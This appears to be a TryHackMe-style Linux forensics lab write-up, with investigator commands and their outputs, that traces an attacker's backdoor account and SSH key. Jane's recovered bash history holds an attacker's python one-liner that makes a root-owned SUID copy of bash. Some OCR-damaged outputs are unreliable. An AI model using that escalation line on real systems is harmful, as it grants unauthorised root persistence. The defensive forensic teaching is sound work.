
```
investigator@ip-10-10-251-80:~$ who
investigator pts/0        2024-03-22 13:02 (10.100.1.36)
investigator@ip-10-10-251-80:~$
```

Sudo

The `/etc/sudoers` file is a particularly sensitive configuration file within Unix-like systems. It determines which users possess sudo privileges, enabling them to execute commands as other users, typically the root user.

As a result, it can be a target for attackers seeking persistence. For instance, if an attacker can find a way to insert their user account (or one that they control) into the sudoers file, they could grant themselves elevated privileges without requiring authentication. Alternatively, they may alter existing entries to broaden their access.

For example, a line in a sudoers file might look like this:




```
investigator@ip-10-10-251-80:~$ who
investigator pts/0        2024-03-22 13:02 (10.100.1.36)
investigator@ip-10-10-251-80:~$ sudo cat /etc/sudoers
[sudo] password for investigator:
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin
:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
```

More specifically, this line specifies:

- **richard** is the username being granted sudo privileges.
- **ALL** indicates that the privilege applies to all hosts.
- **(ALL)** specifies that the user can run the command as any user.
- `/sbin/ifconfig` is the path to the specific binary, in this case, the ifconfig utility.


With this configuration, Richard can execute `ifconfig` with elevated sudo privileges to manage network interfaces as necessary.
Investigate the user accounts on the system. What is the name of the backdoor account that the attacker created?

I typed in the getent passwd and found backdoor account there




```
nvestigator@ip-10-10-251-80:~$ getent passwd
oot:x:0:0:root:/root:/bin/bash
laemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
in:x:2:2:bin:/bin:/usr/sbin/nologin
ys:x:3:3:sys:/dev:/usr/sbin/nologin
ync:x:4:65534:sync:/bin:/bin/sync
ames:x:5:60:games:/usr/games:/usr/sbin/nologin
an:x:6:12:man:/var/cache/man:/usr/sbin/nologin
p:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
ail:x:8:8:mail:/var/mail:/usr/sbin/nologin
ews:x:9:9:news:/var/spool/news:/usr/sbin/nologin
ucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
roxy:x:13:13:proxy:/bin:/usr/sbin/nologin
ww-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
ackup:x:34:34:backup:/var/backups:/usr/sbin/nologin
ist:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
rc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
nats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nolo
in
```

What is the name of the group with the group ID of **46**?



```
investigator@ip-10-10-251-80:~$ getent group 46
plugdev:x:46:ubuntu,investigator
```

View the `/etc/sudoers` file on the compromised system. What is the full path of the binary that Jane can run as sudo?




```
nvestigator@ip-10-10-251-80:~$ cat /etc/sudoers
at: /etc/sudoers: Permission denied
nvestigator@ip-10-10-251-80:~$ sudo cat /etc/sudoers
sudo] password for investigator:

 This file MUST be edited with the 'visudo' command as root.

 Please consider adding local content in /etc/sudoers.d/ instead of
 directly modifying this file.

 See the man page for details on how to write a sudoers file.

efaults        env_reset
efaults        mail_badpass
efaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin
/sbin:/bin:/snap/bin"

 Host alias specification

 User alias specification

 Cmnd alias specification

 User privilege specification
oot    ALL=(ALL:ALL) ALL
```

In the previous task, we identified a backdoor account that the attacker created and gained access to. However, we should take a step back and determine how the attacker got the privileges to create that account in the first place. To expand our investigation into the system's users and groups, we should also look into each user's personal directory, files, history, and configurations.

User Home Directories

User home directories in Linux contain personalised settings, configurations, and user-specific data. These directories are typically located under the `/home` directory and are named after the corresponding usernames on the system. Recall viewing the `/etc/passwd` file and identifying various users and their home directories.

We can list out the home directories with a simple `ls -l` command:




```
investigator@ip-10-10-251-80:~$ ls -l /home
total 16
drwxr-xr-x 4 bob          bob          4096 Feb 12 19:32 bob
drwxr-xr-x 3 investigator investigator 4096 Feb 13 02:22 investigator
drwxr-xr-x 4 jane         jane         4096 Feb 13 00:36 jane
drwxr-xr-x 5 ubuntu       ubuntu       4096 Feb 12 21:23 ubuntu
investigator@ip-10-10-251-80:~$
```

Hidden Files

Hidden files, identified by a leading dot in their filenames, often store sensitive configurations and information within a user's home directory. By default, we cannot list out these hidden files using `ls`. To view them, we need to provide the `-a` argument, which will include all entries starting with a dot.

To list out the hidden files within Jane's home directory, run:



```
investigator@ip-10-10-251-80:~$ ls -a /home/jane
.  ..  .bash_history  .bash_logout  .bashrc  .cache  .profile  .ssh
```

Some common files that would be of interest during an investigation include:

- **.bash_history**: This file contains a user's command history and can be used to show previous commands executed by the user.
- **.bashrc** and **.profile**: These are configuration files used to customise a user's Bash shell sessions and login environment, respectively.

Additionally, we can look at other files and directories of interest, like browser profiles and the `.ssh` directory.


SSH and Backdoors

The `.ssh` directory is a susceptible area containing configuration and key files related to SSH connections. The `authorized_keys` file within the directory is critical because it lists public keys allowed to connect to a user's account over SSH.

If a malicious user gains unauthorised access to a system and wants to persistently access another user's account (for example, Jane's account) by adding their public key to the `authorized_keys` file, we can potentially uncover artefacts that hint at these actions.


First, navigate to the `.ssh` directory within Jane's home folder. From here, we can run an `ls -al` to list the contained files:

Listing Jane's SSH directory:



```
investigator@ip-10-10-251-80:~$ ls -al /home/jane/.ssh
total 20
drwxr-xr-x 2 jane jane 4096 Feb 12 17:15 .
drwxr-xr-x 4 jane jane 4096 Feb 13 00:36 ..
-rw-rw-rw- 1 jane jane 1136 Feb 13 00:34 authorized_keys
-rw------- 1 jane jane 3389 Feb 12 17:12 id_rsa
-rw-r--r-- 1 jane jane  746 Feb 12 17:12 id_rsa.pub
investigator@ip-10-10-251-80:~$
```

Let's view the file to see if we can identify any unintended authorised public keys




```
investigator@ip-10-10-251-80:~$ ls -al /home/jane/.ssh/authorized_keys
-rw-rw-rw- 1 jane jane 1136 Feb 13 00:34 /home/jane/.ssh/authorized_keys
investigator@ip-10-10-251-80:~$
```

Notice that there are two entries. The first belongs to Jane, as signified by the ending comment. However, the second entry appears to be related to an entirely different keypair with the comment "backdoor". The attacker was likely able to edit this file and append their own public key, allowing them SSH access as Jane.

We can further confirm this by returning to the `stat` command. By running it on the file, we can see that it was last modified around a similar timeframe to when we confirmed the attacker gained an initial foothold on the system.


Viewing the Timestamps on the authorized_keys File



```
investigator@ip-10-10-251-80:~$ stat l /home/jane/.ssh/authorized_keys
stat: cannot stat 'l': No such file or directory
  File: /home/jane/.ssh/authorized_keys
  Size: 1136            Blocks: 8          IO Block: 4096   regular file
Device: ca01h/51713d    Inode: 257561      Links: 1
Access: (0666/-rw-rw-rw-)  Uid: ( 1002/    jane)   Gid: ( 1002/    jane)
Access: 2024-02-13 00:34:53.692530853 +0000
Modify: 2024-02-13 00:34:16.005897449 +0000
Change: 2024-02-13 00:34:16.005897449 +0000
 Birth: -
```

If we look back to the output of the `ls -al` command, we can identify the permission misconfiguration that made this possible:


Viewing the Permissions of the authorized_keys File



```
investigator@ip-10-10-251-80:~$ ls -al  /home/jane/.ssh/authorized_keys
-rw-rw-rw- 1 jane jane 1136 Feb 13 00:34 /home/jane/.ssh/authorized_keys
```


As identified by the third `rwx` permissions, this file is world-writable, which should never be the case for sensitive files. Consequently, by exploiting this misconfiguration, the attacker gained unauthorised SSH access to the system as if they were Jane.

View Jane's `.bash_history` file. What flag do you see in the output?




```
investigator@ip-10-10-251-80:~$ sudo cat /home/jane/.bash_history
[sudo] password for investigator:
whoami
groups
cd ~
ls -al
find / -perm -u=s -type f 2>/dev/null
/usr/bin/python3.8 -c 'import os; os.execl("/bin/sh", "sh", "-p", "-c", "cp /b
in/bash /var/tmp/bash && chown root:root /var/tmp/bash && chmod +s /var/tm
```

What is the hidden flag in Bob's home directory?



```
investigator@ip-10-10-251-80:~$ cat /home/bob/.hidden*
THM{6ed90e00e4fb7945bead8cd59e9fcd7f}
```

Run the `stat` command on Jane's `authorized_keys` file. What is the full timestamp of the most recent modification?



```
investigator@ip-10-10-251-80:~$ stat -c "%y"  /home/jane/.ssh/authorized_keys
2024-02-13 00:34:16.005897449 +0000
investigator@ip-10-10-251-80:~$ ^C
investigator@ip-10-10-251-80:~$
```

Another area to look at within our compromised host's file system is identifying binaries and executables that the attacker may have created, altered, or exploited through permission misconfigurations.

Identifying Suspicious Binaries

We can use the `find` command on UNIX-based systems to discover all executable files within the filesystem quickly:

```
investigator@10.10.232.169:~$ find / -type f -executable 2> /dev/null
/snap/core/16574/etc/init.d/single
/snap/core/16574/etc/init.d/ssh
/snap/core/16574/etc/init.d/ubuntu-fan
/snap/core/16574/etc/init.d/udev
...
```

The following command recursively traverses the file system starting from the root directory and lists any executable file it finds. Note that this provides a huge amount of output. As such, it's often a good idea to limit the scope of the search through additional parameters.

Once we identify an executable or binary that we want to investigate further, we can perform metadata analysis as we have done previously, performing integrity checking on it using checksums or inspecting its human-readable strings and raw content

Strings


The `strings` command is valuable for extracting human-readable strings from binary files. These strings can sometimes include function names, variable names, and even plain text messages embedded within the binary. Analysing this information can help responders determine what the binary is used for and if there is any potential malicious activity involved. To run the strings command on a file, we need to provide the file as a single argument:

```
investigator@ip-10-10-232-169:~$ strings example.elf
```

Debsums

Like the integrity checking we performed earlier, `debsums` is a command-line utility for Debian-based Linux systems that verifies the integrity of installed package files. `debsums` automatically compares the MD5 checksums of files installed from Debian packages against the known checksums stored in the package's metadata.

If any files have been modified or corrupted, `debsums` will report them, citing potential issues with the package's integrity. This can be useful in detecting malicious modifications and integrity issues within the system's packages. We can perform this check on the compromised system by running the following command:




```
investigator@10.10.232.169:~$ sudo debsums -e -s
debsums: changed file /***/******* (from sudo package)
```

In the above command, we provide the `-e` flag to only perform a configuration file check. In addition, we provide the `-s` flag to silence any error output that may fill the screen.

SetUID (SUID) and SetGID (SGID) are special permission bits in Unix operating systems. These permission bits change the behaviour of executable files, allowing them to run with the privileges of the file owner or group rather than the privileges of the user who executes the file.

If a binary or executable on the system is misconfigured with an SUID or SGID permission set, an attacker may abuse the binary to break out of a restricted (unprivileged) shell through legitimate but unintended use of that binary. For example, if the PHP binary contained a SUID bit to run as root, it's trivial for an attacker to abuse it to run system commands through PHP's system exec functions as root.

Identifying SetUID (SUID) binaries on a Linux system involves examining the file permissions and explicitly looking for executables with the SetUID bit set. We can return to the `find` command to retrieve a list of the SetUID binaries on the system:

